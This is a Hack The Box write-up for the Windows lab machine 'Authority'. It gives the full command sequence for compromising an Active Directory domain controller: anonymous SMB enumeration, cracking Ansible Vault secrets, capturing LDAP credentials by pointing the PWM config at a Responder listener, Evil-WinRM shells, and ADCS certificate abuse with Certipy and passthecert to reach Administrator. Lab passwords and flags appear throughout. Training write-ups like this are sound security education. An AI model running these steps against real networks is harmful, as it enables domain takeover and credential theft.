
Authority
Hack The Box Machine Writeup
There is no way those wigs are comfortable
Summary
Authority is an interesting Windows medium box that involves some cool steps such as MITM attacks and Active Directory Certificate Services (AD CS). ADCS is an attack vector I personally find very difficult so it was nice to have this box as additional practice.
The path to User starts off by using null SMB authentication to enumerate a Development share. This share contains Ansible Vault hashes that can be cracked. Doing so results in admin credentials for a PWM web server. The attacker can then use Responder to perform a MITM attack on the PWM application and obtain LDAP cleartext credentials that can be used with Evil-Winrm to obtain a shell and user.txt.
The root step involves basic ADCS exploitation. Certify and Certipy are useful here to identify the vulnerable certificate template that allows for computer accounts to be added. Once added to the template these tools can then also be used to generate a .pfx file impersonating an Administrative user. This file can lastly be used with a passthecert python script to run commands as administrator and add the svc_ldap user to the Administrators group. The attacker can then simply gain a shell again with Evil-Winrm, this time with administrator privileges, completing the box.
.png)
Southpark is one of the greatest shows ever written, change my mind
User
Recon
Port scan
I began with an Nmap scan with -sC for scripts and -sV for version enumeration, as is tradition.
──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV 10.10.11.222
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-12 18:06 EDT
Nmap scan report for 10.10.11.222
Host is up (0.036s latency).
Not shown: 987 closed tcp ports (reset)
PORT STATE SERVICE VERSION
53/tcp open domain?
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-09-13 02:06:30Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2023-09-13T02:09:04+00:00; +4h00m02s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2023-09-13T02:09:04+00:00; +4h00m02s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2023-09-13T02:09:04+00:00; +4h00m02s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2023-09-13T02:09:03+00:00; +4h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
8443/tcp open ssl/https-alt
| ssl-cert: Subject: commonName=172.16.2.118
| Not valid before: 2023-09-11T02:02:07
|_Not valid after: 2025-09-12T13:40:31
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
| FourOhFourRequest, GetRequest:
| HTTP/1.1 200
| Content-Type: text/html;charset=ISO-8859-1
| Content-Length: 82
| Date: Wed, 13 Sep 2023 02:06:37 GMT
| Connection: close
| <html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
| HTTPOptions:
| HTTP/1.1 200
| Allow: GET, HEAD, POST, OPTIONS
| Content-Length: 0
| Date: Wed, 13 Sep 2023 02:06:37 GMT
| Connection: close
| RTSPRequest:
| HTTP/1.1 400
| Content-Type: text/html;charset=utf-8
| Content-Language: en
| Content-Length: 1936
| Date: Wed, 13 Sep 2023 02:06:42 GMT
| Connection: close
| <!doctype html><html lang="en"><head><title>HTTP Status 400
| Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 400
|_ Request</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p><b>Message</b> Invalid character found in the HTTP protocol [RTSP/1.00x0d0x0a0x0d0x0a...]</p><p><b>Description</b> The server cannot or will not process the request due to something that is perceived to be a client error (e.g., malformed request syntax, invalid
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
<...>
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: 4h00m01s, deviation: 0s, median: 4h00m01s
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
| smb2-time:
| date: 2023-09-13T02:08:48
|_ start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 161.62 seconds
This reveals a whole load of ports, most of which are for active directory and a domain controller. These ports include: 53,88,135,139,389,445,464593,636,3268 and 3269. There are also webserver ports open on 8443 and 80. The last bit of information we can gleam from this nmap scan is the domain of htb.corp.
SMB Enumeration
Sometimes Nmap misses null authentication for SMB servers, as such this is one of the first things I like to check. Using smbclient I confirmed that null authentication works. I then used smbmap to list the permissions on the shares.
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -N -L //10.10.11.222/

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    Department Shares Disk
    Development     Disk
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.222 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/Desktop]
└─$ smbmap -H 10.10.11.222  -u " "
<...>
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.11.222:445        Name: 10.10.11.222              Status: Guest session
    Disk                                                    Permissions     Comment
    ----                                                    -----------     -------
    ADMIN$                                                  NO ACCESS       Remote Admin
    C$                                                      NO ACCESS       Default share
    Department Shares                                       NO ACCESS
    Development                                             READ ONLY
    IPC$                                                    READ ONLY       Remote IPC
    NETLOGON                                                NO ACCESS       Logon server share
    SYSVOL                                                  NO ACCESS       Logon server share
The IPC share is empty. However, connecting to the Development share it looks like it is hosting Ansible automation files.
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -N //10.10.11.222/Development
Try "help" to get a list of possible commands.
smb: \> ls
.                                   D        0  Fri Mar 17 09:20:38 2023
..                                  D        0  Fri Mar 17 09:20:38 2023
Automation                          D        0  Fri Mar 17 09:20:40 2023

            5888511 blocks of size 4096. 1519106 blocks available
smb: \> cd Automation
smb: \Automation\> ls
.                                   D        0  Fri Mar 17 09:20:40 2023
..                                  D        0  Fri Mar 17 09:20:40 2023
Ansible                             D        0  Fri Mar 17 09:20:50 2023

            5888511 blocks of size 4096. 1519106 blocks available
smb: \Automation\> cd Ansible
smb: \Automation\Ansible\> ls
.                                   D        0  Fri Mar 17 09:20:50 2023
..                                  D        0  Fri Mar 17 09:20:50 2023
ADCS                                D        0  Fri Mar 17 09:20:48 2023
LDAP                                D        0  Fri Mar 17 09:20:48 2023
PWM                                 D        0  Fri Mar 17 09:20:48 2023
SHARE                               D        0  Fri Mar 17 09:20:48 2023

            5888511 blocks of size 4096. 1519106 blocks available
Since there are so many files to look through I first created a new working directory. Then I used the smb recurse, prompt, and mget \* commands to recursively get all the files on the share. The prompt command silences the prompt asking to confirm each download.
┌──(kali㉿kali)-[~/Desktop]
└─$ mkdir Devlopment

┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -N //10.10.11.222/Development
Try "help" to get a list of possible commands.
smb: \> recurse
smb: \> prompt
smb: \> mget *
getting file \Automation\Ansible\ADCS\.ansible-lint of size 259 as Automation/Ansible/ADCS/.ansible-lint (2.0 KiloBytes/sec) (average 2.0 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\.yamllint of size 205 as Automation/Ansible/ADCS/.yamllint (1.6 KiloBytes/sec) (average 1.8 KiloBytes/sec)
<...>

Technical memes are the best kind of memes
Finding Creds in SMB Share
From here I can use find and grep to search for useful information within all the files on the share. I used the -type flag to search for files, the -exec flag to execute grep on the found files, and -print in order to list the files that the information comes from. This resulted in a load of potential credentials.
┌──(kali㉿kali)-[~/Desktop/Automation/Ansible]
└─$ find . -type f -exec grep -i 'pass' {} \; -print

system_ldap_allow_passwordauth_in_sshd: false
system_ldap_bind_password:
./LDAP/defaults/main.yml
ansible.vault_password_file = ".vault_password"
./LDAP/Vagrantfile
- Change LDAP admin password after build -[COMPLETE]
./LDAP/TODO.md
- passwd
- name: Query SSSD in pam.d/password-auth
dest: /etc/pam.d/password-auth
    line: "auth        sufficient    pam_sss.so use_first_pass" }
- { before: "^password.*pam_deny.so",
    regexp: "^password.*pam_sss.so",
    line: "password    sufficient    pam_sss.so use_authtok" }
    line: "auth        sufficient    pam_sss.so use_first_pass" }
- { before: "^password.*pam_deny.so",
    regexp: "^password.*pam_sss.so",
    line: "password    sufficient    pam_sss.so use_authtok" }
- name: Allow/Disallow password authentication in SSHD config for users
  PasswordAuthentication yes
state: "{{ 'present' if system_ldap_allow_passwordauth_in_sshd and system_ldap_access_filter_users else 'absent' }}"
- name: Allow/Disallow password authentication in SSHD config for groups
  PasswordAuthentication yes
state: "{{ 'present' if system_ldap_allow_passwordauth_in_sshd and system_ldap_access_unix_groups else 'absent' }}"
./LDAP/tasks/main.yml
# Just print out the secrets file as-is if the password file doesn't exist
if [ ! -r '.vault_password' ]; then
RESULT="$(echo "$CONTENT" | ansible-vault encrypt - --vault-password-file=.vault_password 2>&1 1>&$OUT)";
./LDAP/.bin/clean_vault
# Just print out the secrets file as-is if the password file doesn't exist
if [ ! -r '.vault_password' ]; then
CONTENT="$(ansible-vault view "$1" --vault-password-file=.vault_password 2>&1)"
./LDAP/.bin/diff_vault
# Just print out the secrets file as-is if the password file doesn't exist
if [ ! -r '.vault_password' ]; then
RESULT="$(echo "$CONTENT" | ansible-vault decrypt - --vault-password-file=.vault_password 2>&1 1>&$OUT)";
./LDAP/.bin/smudge_vault
|`system_ldap_bind_password`|`sunrise`|The authentication token of the default bind DN. Only clear text passwords are currently supported.|
|`system_ldap_access_filter_users`|`- hoshimiya.ichigo``- nikaidou.yuzu`|List of usernames (passed to the filter `(sAMAccountName=%s)` by default) authorized to access the current host.|
|`system_ldap_allow_passwordauth_in_sshd`|`true`|Specifies whether to configure `sshd_config` to allow password authentication for authorized users. This is needed if your SSHD is configured to not allow password authentication by default. Defaults to `false`.|
system_ldap_bind_password: sunrise
Here we're using a search user account and password (`system_ldap_bind_*`) to
system_ldap_allow_passwordauth_in_sshd: true
./LDAP/README.md
- echo "$VAULT_PASSWORD" > .vault_password
- ansible-playbook tests/travis.yml -i localhost, --vault-password-file .vault_password --syntax-check
./LDAP/.travis.yml
chpass_provider = ldap
ldap_default_authtok_type = password
ldap_default_authtok = {{ system_ldap_bind_password }}
./LDAP/templates/sssd.conf.j2
# A passphrase for the CA key.
ca_passphrase: SuP3rS3creT
#     passphrase: S3creT
#     passphrase: S3creT
./ADCS/defaults/main.yml
privatekey_passphrase: "{{ ca_passphrase }}"
privatekey_passphrase: "{{ ca_passphrase }}"
./ADCS/tasks/generate_ca_certs.yml
    - name: Generate requested key (passphrase set)
        passphrase: "{{ request.passphrase }}"
        - request.passphrase is defined
    - name: Generate requested key (passphrase not set)
        - request.passphrase is not defined
    privatekey_passphrase: "{{ request.passphrase | default(omit) }}"
./ADCS/tasks/requests.yml
passphrase: "{{ ca_passphrase }}"
./ADCS/tasks/init_ca.yml
- name: Test if ca_passphrase is set correctly
  - ca_passphrase is defined
  - ca_passphrase is string
./ADCS/tasks/assert.yml
-config {{ ca_openssl_config_file }} -key {{ ca_passphrase }}
-config {{ ca_openssl_config_file }} -key {{ ca_passphrase }}
-config {{ ca_openssl_config_file }} -key {{ ca_passphrase }}
-config {{ ca_openssl_config_file }} -key {{ ca_passphrase }}
-config {{ ca_openssl_config_file }} -key {{ ca_passphrase }}
./ADCS/vars/main.yml
# A passphrase for the CA key.
ca_passphrase: SuP3rS3creT
#     passphrase: S3creT
#     passphrase: S3creT
./ADCS/README.md
passenv = namespace image tag DOCKER_HOST
./ADCS/tox.ini
preserve        = no                    # keep passed DN ordering
# Passwords for private keys if not present they will be prompted for
# input_password = secret
# output_password = secret
challengePassword               = A challenge password
challengePassword_min           = 4
challengePassword_max           = 20
./ADCS/templates/openssl.cnf.j2
pwm_admin_password: !vault |
ldap_admin_password: !vault |
./PWM/defaults/main.yml
ansible_password: Welcome1
./PWM/ansible_inventory
- pwm_root_mysql_password: root mysql password, will be set to a random value by default.
- pwm_pwm_mysql_password: pwm mysql password, will be set to a random value by default.
- pwm_admin_password: pwm admin password, 'password' by default.
./PWM/README.md
<user username="admin" password="T0mc@tAdm1n" roles="manager-gui"/>
<user username="robot" password="T0mc@tR00t" roles="manager-script"/>
./PWM/templates/tomcat-users.xml.j2
A password is only good if you have somewhere to use it however, so after I took note of the creds and then I began enumerating the web servers. The server on port 80 appeared to be a default IIS install. Directory busting on it found nothing either. The web application on port 8443 is much more interesting however. This is a PWM server which some googling shows is a password manager for LDAP passwords. Looking back at the share there was what looked like information PWM.
/pwm_admin_password: !vault |
ldap_admin_password: !vault |
./PWM/defaults/main.yml
Cracking Ansible Vault Hashes
Opening the /PWM/defaults/main.yml file reveals a bunch of ansible vault hashes.
pwm_admin_login: !vault |
      $ANSIBLE_VAULT;1.1;AES256        32666534386435366537653136663731633138616264323230383566333966346662313161326239        6134353663663462373265633832356663356239383039640a346431373431666433343434366139         35653634376333666234613466396534343030656165396464323564373334616262613439343033       6334326263326364380a653034313733326639323433626130343834663538326439636232306531
      3438
pwm_admin_password: !vault |
      $ANSIBLE_VAULT;1.1;AES256      31356338343963323063373435363261323563393235633365356134616261666433393263373736       3335616263326464633832376261306131303337653964350a363663623132353136346631396662       38656432323830393339336231373637303535613636646561653637386634613862316638353530       3930356637306461350a316466663037303037653761323565343338653934646533663365363035
      6531
ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
      $ANSIBLE_VAULT;1.1;AES256       63303831303534303266356462373731393561313363313038376166336536666232626461653630         3437333035366235613437373733316635313530326639330a643034623530623439616136363563        34646237336164356438383034623462323531316333623135383134656263663266653938333334         3238343230333633350a646664396565633037333431626163306531336336326665316430613566
      3764
Doing some online searching about cracking these hashes landed me at ppn.snovvcrash.rocks. This page demonstrates that the hashes can be fed into ansible2john and then cracked with hashcat. There is a problem with the hashes containing newlines and whitespace however. To remove this I used the TR command. I then fed it into ansible2john and lastly used hashcat to crack the hash.
┌──(kali㉿kali)-[~/Desktop]
└─$ tr -d ' \n' < hash1 > hash1clean

┌──(kali㉿kali)-[~/Desktop]
└─$ cat hash1clean
$ANSIBLE_VAULT;1.1;AES256
326665343864353665376531366637316331386162643232303835663339663466623131613262396134353663663462373265633832356663356239383039640a346431373431666433343434366139356536343763336662346134663965343430306561653964643235643733346162626134393430336334326263326364380a6530343137333266393234336261303438346635383264396362323065313438

┌──(kali㉿kali)-[~/Desktop]
└─$ ansible2john hash1clean
hash1clean:$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8

hashcat-6.2.6>hashcat.exe -m 16900 $ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8 rockyou.txt
<...>
$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8:!@#$%^&*
This cracks to !@#$%^&\* which is the master password for the ansible vault. To retrieve the cleartext passwords I then needed to feed the full hash again into ansible-vault decrypt. I then repeated the same steps to create hash2clean and hash3clean files to obtain the other passwords. Make sure to add back in the newline after the AES256 or an error will be thrown.
┌──(kali㉿kali)-[~/Desktop]
└─$ cat hash1clean | ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm

┌──(kali㉿kali)-[~/Desktop]
└─$ cat hash2clean | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23

┌──(kali㉿kali)-[~/Desktop]
└─$ cat hash3clean | ansible-vault decrypt
Vault password:
Decryption successful
DevT3st@123
.jpg)
Everytime I see passwords like this I think of Qbert.
Exploiting PWM LDAP
I now had an PWM admin account name and password (svc_pwm:pWm_@dm!N_!23) as well as an LDAP admin password (DevT3st@123). From here I went back to the PWM website to see if I could use them to login anywhere. using the password on the configuration manager screen pops up an error message and then redirects me to a new page.
.JPG)
PWM configuration manager page
Looking around this dashboard there is a lot of information. However what stands out to me is the warning "Unable to connect to LDAP server default, error: error connecting to ldap directory (default), error: unable to create connection: unable to connect to any configured ldap url, last error: unable to bind to ldaps://authority.authority.htb:636 as''. There is also a download configuration and an import configuration button. Clicking download configuration gave me a fairly long xml file. searching for where the LDAP connection details are I came across what looks to define the connection
<setting key="ldap.serverUrls" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING_ARRAY" syntaxVersion="0">
<label>
LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP URLs
</label>
<value>ldaps://authority.authority.htb:636</value>
</setting>
LDAP MITM With Responder
My thought process was to see if I could get the server to attempt to connect and login to my kali attacking host instead and possibly either get an ntlmv2 hash to crack or clear text credentials. As such I changed the PwmConfiguration.xml file to point to my host. Since responder only works on LDAP and not LDAPS I also needed to change LDAPS to LDAP and the port number to 389.
<setting key="ldap.serverUrls" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING_ARRAY" syntaxVersion="0">
<label>
LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP URLs
</label>
<value>ldap://10.10.14.14:636</value>
</setting>
I then started responder and used the "Import Configuration" button to upload the new configuration to the PWM website. When this is done the server restarts and I get a hit on the responder with the clear text password for the svc_ldap user, lDaP_1n_th3_cle4r!
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo responder -I tun0
<...>
[+] Listening for events...
[LDAP] Cleartext Client   : 10.10.11.222
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!

It would be the best even
Shell as svc_ldap
Noticing that there was no ssh port open I wondered how the machine was administered. Looking back into the Development SMB share there was the file PWM/ansible_inventory that contained information relating to Winrm.
ansible_user: administrator
ansible_password: Welcome1
ansible_port: 5985
ansible_connection: winrm
ansible_winrm_transport: ntlm
ansible_winrm_server_cert_validation: ignore
Nmap did not discover this port by default. However, I could confirm the port was open with another nmap scan using -p 5985.
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV -sC -p 5985 10.10.11.222
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-13 14:42 EDT
Nmap scan report for 10.10.11.222
Host is up (0.036s latency).

PORT     STATE SERVICE VERSION
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.46 seconds
Knowing all this information the next logical move was to use the discovered svc_ldap:lDaP_1n_th3_cle4r! with Winrm. To do this I used evil-winrm. Doing so gave me a foothold on the box and I then grabbed user.txt.
┌──(kali㉿kali)-[~/Desktop]
└─$ evil-winrm -i 10.10.11.222 -u svc_ldap -p lDaP_1n_th3_cle4r!

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents>

*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> cat user.txt
d262************************2761
Privilege Escalation
Enumeration
The first thing I like to do when landing on a new windows machine is to run Winpeas for enumeration. Since I already had an evil-winrm connection this is as easy as using the upload command.
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> upload winPEASany.exe

Info: Uploading /home/kali/tools/winPEASany.exe to C:\Users\svc_ldap\Documents\winPEASany.exe

Data: 2706088 bytes of 2706088 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> ./winPEASany.exe
This Winpeas scan did not reveal anything of great value. However, manually looking around the host for a bit I came across a Certs folder in the root directory.
*Evil-WinRM* PS C:\> ls
Directory: C:
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/23/2023   6:16 PM                Certs
<...>

Me every time I use Winpeas or Linpeas
Identify ADCS Vulnerability
Whenever there are certs present in an active directory environment like this I like to run the Certify tool which helps to look for certificate related vulnerabilities. There is also a precompiled binary that can be found here. The privilege escalation attacks involving certificates are outlined on Hack Tricks. I uploaded Certify with Evil-Winrm and ran it using find and /vulnerable in order to locate any potentially abusable certificate templates. This reveals the CorpVPN template as being vulnerable.
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> upload Certify.exe
Info: Uploading /home/kali/tools/Certify.exe to C:\Users\svc_ldap\Documents\Certify.exe
Data: 232104 bytes of 232104 bytes copied
Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc_ldap\Documents> ./certify.exe find /vulnerable
<...>
[!] Vulnerable Certificates Templates :

CA Name                               : authority.authority.htb\AUTHORITY-CA
Template Name                         : CorpVPN
<...>
Enrollment Permissions
    Enrollment Rights           : HTB\Domain Admins             S-1-5-21-622327497-3269355298-2248959698-512
                                  HTB\Domain Computers          S-1-5-21-622327497-3269355298-2248959698-515
It shows that Domain Computers have enrollment rights to the template. Domain users are often able to add up to 10 computers to the domain by default. To check whether the MachineAccountQuota domain level attribute allows us to add computers I used the Powershell AD module as outlined here.
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> Get-ADDomain | Select-Object -ExpandProperty DistinguishedName | Get-ADObject -Properties 'ms-DS-MachineAccountQuota'


DistinguishedName         : DC=authority,DC=htb
ms-DS-MachineAccountQuota : 10
Name                      : authority
ObjectClass               : domainDNS
ObjectGUID                : 011a2802-ff7d-4748-bd64-b7386cae0bd2
Abuse ADCS Add to Template
This shows that the default setting of 10 is indeed active. I then used the add computers Impacket python script on my kali attacking host with the svc_ldap:lDaP_1n_th3_cle4r! user. Further information regarding this can be found here.
┌──(kali㉿kali)-[~/tools]
└─$ impacket-addcomputer -computer-name 'kek$' -computer-pass 'Kek123' -dc-host 10.10.11.222  'authority.htb/svc_ldap:lDaP_1n_th3_cle4r!'
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Successfully added machine account kek$ with password Kek123.
as outlined on the Hack Tricks page we can now use Certipy with this new computer account to escalate to privileges. If you're like me and did not have Certipy downloaded the best way to do it is to clone the git directory and run the setup python script.
┌──(kali㉿kali)-[~/Desktop]
└─$ git clone https://github.com/ly4k/Certipy.git
Cloning into 'Certipy'...
remote: Enumerating objects: 601, done.
remote: Counting objects: 100% (256/256), done.
remote: Compressing objects: 100% (115/115), done.
remote: Total 601 (delta 173), reused 154 (delta 141), pack-reused 345
Receiving objects: 100% (601/601), 294.22 KiB | 3.54 MiB/s, done.
Resolving deltas: 100% (395/395), done.

┌──(kali㉿kali)-[~/Desktop/Certipy]
└─$ sudo python setup.py install
running install
<...>
Now I ran Certipy to generate a certificate. The CA and DNS are taken from the Certify.exe output: CA Name: authority.authority.htb\AUTHORITY-CA. The template is the vulnerable one we found with Certify, CorpVPN. The alternative principal name of administrator is taken from the PWM/ansible_inventory file we found in the Development share.
┌──(kali㉿kali)-[~/Desktop/Certipy]
└─$ certipy req -u 'kek$' -p 'Kek123' -ca AUTHORITY-CA -target authority.htb -template CorpVPN -upn administrator@authority.htb -dns authority.authority.htb -dc-ip 10.10.11.222

Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 8
[*] Got certificate with multiple identifications
UPN: 'administrator@authority.htb'
DNS Host Name: 'authority.authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_authority.pfx'
Shell as Administrator
From here I needed to convert the .pfx into a more usable format. To do this I once again used Certipy creating 2 new certificates, one without the private key and one without the certificate.
┌──(kali㉿kali)-[~/Desktop]
└─$ certipy cert -pfx administrator_authority.pfx -nokey -out user.crt


Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Writing certificate and  to 'user.crt'

┌──(kali㉿kali)-[~/Desktop]
└─$ certipy cert -pfx administrator_authority.pfx -nocert -out user.key

Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Writing private key to 'user.key'
I could then use these files and a python script called pass the cert to authenticate to the server as detailed here. The Github page for the pass-the-cert python script is here. This grants us the rights of the administrator user and allows us to add the svc_ldap user to the Administrators group granting us a total compromise of the machine.
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 passthecert.py -action ldap-shell -crt user.crt -key user.key -domain authority.htb -dc-ip 10.10.11.222
Impacket v0.11.0 - Copyright 2023 Fortra
# add_user_to_group svc_ldap Administrators
Adding user: svc_ldap to group Administrators result: OK
Now I simply needed to log back into the Authority host with evil-Winrm and finally grab root.txt
┌──(kali㉿kali)-[~/Desktop]
└─$ evil-winrm -i 10.10.11.222 -u svc_ldap -p lDaP_1n_th3_cle4r!
<...>
*Evil-WinRM* PS C:\users\Administrator\Desktop> cat root.txt
a8e9************************aa55

Here's to you and another box completed!
Other Resources
Ippsec Video Walkthrough
0xdf writeup
0xdf.gitlab.io